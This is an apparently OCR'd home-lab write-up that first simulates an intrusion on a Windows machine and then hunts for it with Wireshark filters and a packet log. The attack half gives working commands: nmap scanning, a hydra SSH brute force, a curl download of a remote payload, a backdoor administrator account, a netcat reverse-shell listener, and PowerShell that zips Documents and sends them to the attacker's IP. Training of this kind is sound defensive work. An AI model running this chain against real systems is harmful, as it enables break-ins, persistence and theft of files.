
we will use Active Scanning(T1595) to gather intel of on the victim. so we will scan all hosts that are up in our network using this command.

```
nmap -sn -T 5 192.168.1.0-255
```



after we scanned the network as indicated we will see out victim machine is up so we will continue scanning our victim machine.

```
sudo nmap -sS -A -T 5 192.168.1.2
```



now we can see all the open ports like 22,135,139,445 which are vectors we can use to attack the victim but for now let select port 22 or ssh to brute force attack it.to brute force ssh we will create word-list or use existing one like rockyou then use hydra tool which will give us the password and username.
to create word-list we will use

```
crunch 5 5 12345 -o wordlist.txt
```

and use hydra like this

```
hydra -l username -P Wordlist victimIP
```

```
Mon  1 Sep - 18:30  ~
@unknown  hydra -l econt -P wordlist.txt 192.168.1.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-01 18:30:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18 login tries (l:1/p:18), ~2 tries per task
[DATA] attacking ssh://192.168.1.2:22/
[22][ssh] host: 192.168.1.2   login: econt   password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-01 18:30:31

Mon  1 Sep - 18:30  ~
@unknown
```

now we know the user name and password let log in using ssh

```
ssh econt@192.168.1.2
```

enter the password and this will give us access to victim computer. let try to figure out our environment using commands like whoami, hostname etc

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

econt@DESKTOP-TRACPJE C:\Users\econt>whoami
desktop-tracpje\econt

econt@DESKTOP-TRACPJE C:\Users\econt>hostname
DESKTOP-TRACPJE

econt@DESKTOP-TRACPJE C:\Users\econt>dir
 Volume in drive C has no label.
 Volume Serial Number is 384B-A030

 Directory of C:\Users\econt

09/02/2025  12:50 AM    <DIR>          .
09/02/2025  12:50 AM    <DIR>          ..
09/01/2025  04:40 PM    <DIR>          .ssh
08/23/2025  11:35 PM    <DIR>          3D Objects
08/23/2025  11:36 PM    <DIR>          Contacts
09/01/2025  10:20 PM    <DIR>          Desktop
08/23/2025  11:36 PM    <DIR>          Documents
09/01/2025  08:24 PM    <DIR>          Downloads
08/23/2025  11:36 PM    <DIR>          Favorites
08/23/2025  11:36 PM    <DIR>          Links
08/23/2025  11:36 PM    <DIR>          Music
08/23/2025  11:41 PM    <DIR>          OneDrive
08/30/2025  01:47 AM    <DIR>          Pictures
09/01/2025  08:09 PM             1,280 revshe.ps1
08/23/2025  11:36 PM    <DIR>          Saved Games
08/23/2025  11:38 PM    <DIR>          Searches
09/01/2025  09:11 PM    <DIR>          Videos
               1 File(s)          1,280 bytes
              16 Dir(s)  28,840,738,816 bytes free
```

now we gain understanding of our surrounding let download our payload from GitHub to directory Temp .

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>curl -OL https://raw.githubusercontent.com/econx1/payload/ref
s/heads/main/payload.bat
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   110  100   110    0     0    113      0 --:--:-- --:--:-- --:--:--   114

econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>curl -LO https://raw.githubusercontent.com/econx1/payload/ref
s/heads/main/word.txt.ps1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1329  100  1329    0     0   1323      0  0:00:01  0:00:01 --:--:--  1329

econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>type word.txt.ps1
```

Before we execute our payload let setup some backdoor like create our own user in victim machine.

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>net user ayele 121212 /add
The command completed successfully.


econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>net user show
The user name could not be found.

More help is available by typing NET HELPMSG 2221.


econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>net localgroup "Administrators" ayele /add
The command completed successfully.
```


as you can see we have created our own user.

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>net user

User accounts for \\DESKTOP-TRACPJE

-------------------------------------------------------------------------------
Administrator            ayele                    DefaultAccount
econt                    Guest                    nate
nati                     sshd                     WDAGUtilityAccount
The command completed successfully.
```

know we created a backdoor let execute our payload but first let run a net cat listing port so we can establish reverse shell

```
Mon  1 Sep - 18:28  ~
@unknown  stty raw -echo; (stty size; cat) | nc -lvnp 3000 -s 192.168.1.8
istening on [192.168.1.8] 3000 ...
                                connect to [192.168.1.8] from (UNKNOWN) [192.168.1.2] 50702
```

after we started net cat let execute the payload



executing the payload does two things

1. it will add payload in registry so that we can connect anytime we want and
2. it will connect the attacker machine to power shell of the victim machine
   after that let do action on objective which is we want to extract all file that are in victim

machine document. we can do that using

```
nc -lvnp 4444 > exfil.zip #in attacker machine
```


```
Compress-Archive -Path C:\Users\econt\Documents\* -DestinationPath
C:\temp\exfil.zip;
$bytes = [System.IO.File]::ReadAllBytes('C:\temp\exfil.zip');
$client = New-Object System.Net.Sockets.TCPClient('192.168.1.8', 4444);
$stream = $client.GetStream();
$stream.Write($bytes, 0, $bytes.Length);
$client.Close()
```

As we can see in the image we successfully exfiltrate data(password.txt and secret.txt) from the victim machine know we successfully simulated an attack let go to threat hunting it.


Threat Hunting

There are two type of threat hunting that we have to concern about one is intelligence driven which uses external intelligence like cli to threat hunt you can think of it as like you are a detective who have evidence about recent attacks(ioc and cli) and now you are looking for it in your house if there are any hiding in your place. The second type is data driven which uses internal intelligence to look for threat like above you are detective but you don't have any evidence from another case you just looking any abnormal behavior in your house. in this project we will use data driven threat hunting so we will look for any abnormal behavior in our traffic and logs so let get to it.


To look for any abnormal behavior the one of the best place to start is network traffic so let look abnormal behavior and analyze it using Wireshark tool.



we can see in the image that we have **14398** packets which too many for us to analyze so let filter using basic filter to make it easier for us .




in the in image we can see many client hello from 192.168.1.8 so let look more into it using basic + filter.



as we can see there is many tcp syn request from 192.168.1.8 in different port so we can deduct that the attacker is using nmap or any tool to find vulnerable(open) port so let see if have found any by using this filter.

```
tcp.flags.reset == 1 and tcp.flags.ack==1 and ip.src == 192.168.1.8
```




based on the image we can imagine that there are open port in 22,445,135,3389,139 but not the other bc the source port are constant 3000 and 4444 so there is funny business going on here other than port scanning.
as far as now we collected many ioc we can thread to find more lets list them

1. ip address - 192.168.1.8
2. ports - 22,445,135,3389,139,3000 and 4444


let focus at port 22 and see if there is any traffic generated from 192.168.1.8 using this

```
port == 22 and ip.addr == 192.168.1.8
```




2055	2025-09-03 19:08:13.916370	192.168.1.5	22	192.168.1.8	37288	TCP	54	22 → 37288 [ACK] Seq=34 Ack=2 Win=262656 Len=0
2056	2025-09-03 19:08:13.918744	192.168.1.5	22	192.168.1.8	37288	TCP	54	22 → 37288 [RST, ACK] Seq=34 Ack=2 Win=0 Len=0
2232	2025-09-03 19:08:20.199739	192.168.1.8	55931	192.168.1.5	22	TCP	74	55931 → 22 [SYN] Seq=0 Win=1 Len=0 WS=1024 MSS=1460 TSval=4294967295 TSecr=0 SACK_PERM
2233	2025-09-03 19:08:20.199812	192.168.1.5	22	192.168.1.8	55931	TCP	66	22 → 55931 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2234	2025-09-03 19:08:20.203562	192.168.1.8	55931	192.168.1.5	22	TCP	60	55931 → 22 [RST] Seq=1 Win=0 Len=0
2235	2025-09-03 19:08:20.300469	192.168.1.8	55932	192.168.1.5	22	TCP	74	55932 → 22 [SYN] Seq=0 Win=63 Len=0 MSS=1400 WS=1 SACK_PERM TSval=4294967295 TSecr=0
2236	2025-09-03 19:08:20.300570	192.168.1.5	22	192.168.1.8	55932	TCP	66	22 → 55932 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2237	2025-09-03 19:08:20.306518	192.168.1.8	55932	192.168.1.5	22	TCP	60	55932 → 22 [RST] Seq=1 Win=0 Len=0
2238	2025-09-03 19:08:20.400374	192.168.1.8	55933	192.168.1.5	22	TCP	74	55933 → 22 [SYN] Seq=0 Win=4 Len=0 TSval=4294967295 TSecr=0 WS=32 MSS=640
2239	2025-09-03 19:08:20.400446	192.168.1.5	22	192.168.1.8	55933	TCP	62	22 → 55933 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256
2240	2025-09-03 19:08:20.403468	192.168.1.8	55933	192.168.1.5	22	TCP	60	55933 → 22 [RST] Seq=1 Win=0 Len=0
2241	2025-09-03 19:08:20.500624	192.168.1.8	55934	192.168.1.5	22	TCP	70	55934 → 22 [SYN] Seq=0 Win=4 Len=0 SACK_PERM TSval=4294967295 TSecr=0 WS=1024
2242	2025-09-03 19:08:20.500714	192.168.1.5	22	192.168.1.8	55934	TCP	66	22 → 55934 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2243	2025-09-03 19:08:20.509433	192.168.1.8	55934	192.168.1.5	22	TCP	60	55934 → 22 [RST] Seq=1 Win=0 Len=0
2277	2025-09-03 19:08:20.602946	192.168.1.8	55935	192.168.1.5	22	TCP	74	55935 → 22 [SYN] Seq=0 Win=16 Len=0 MSS=536 SACK_PERM TSval=4294967295 TSecr=0 WS=1024
2278	2025-09-03 19:08:20.603040	192.168.1.5	22	192.168.1.8	55935	TCP	66	22 → 55935 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
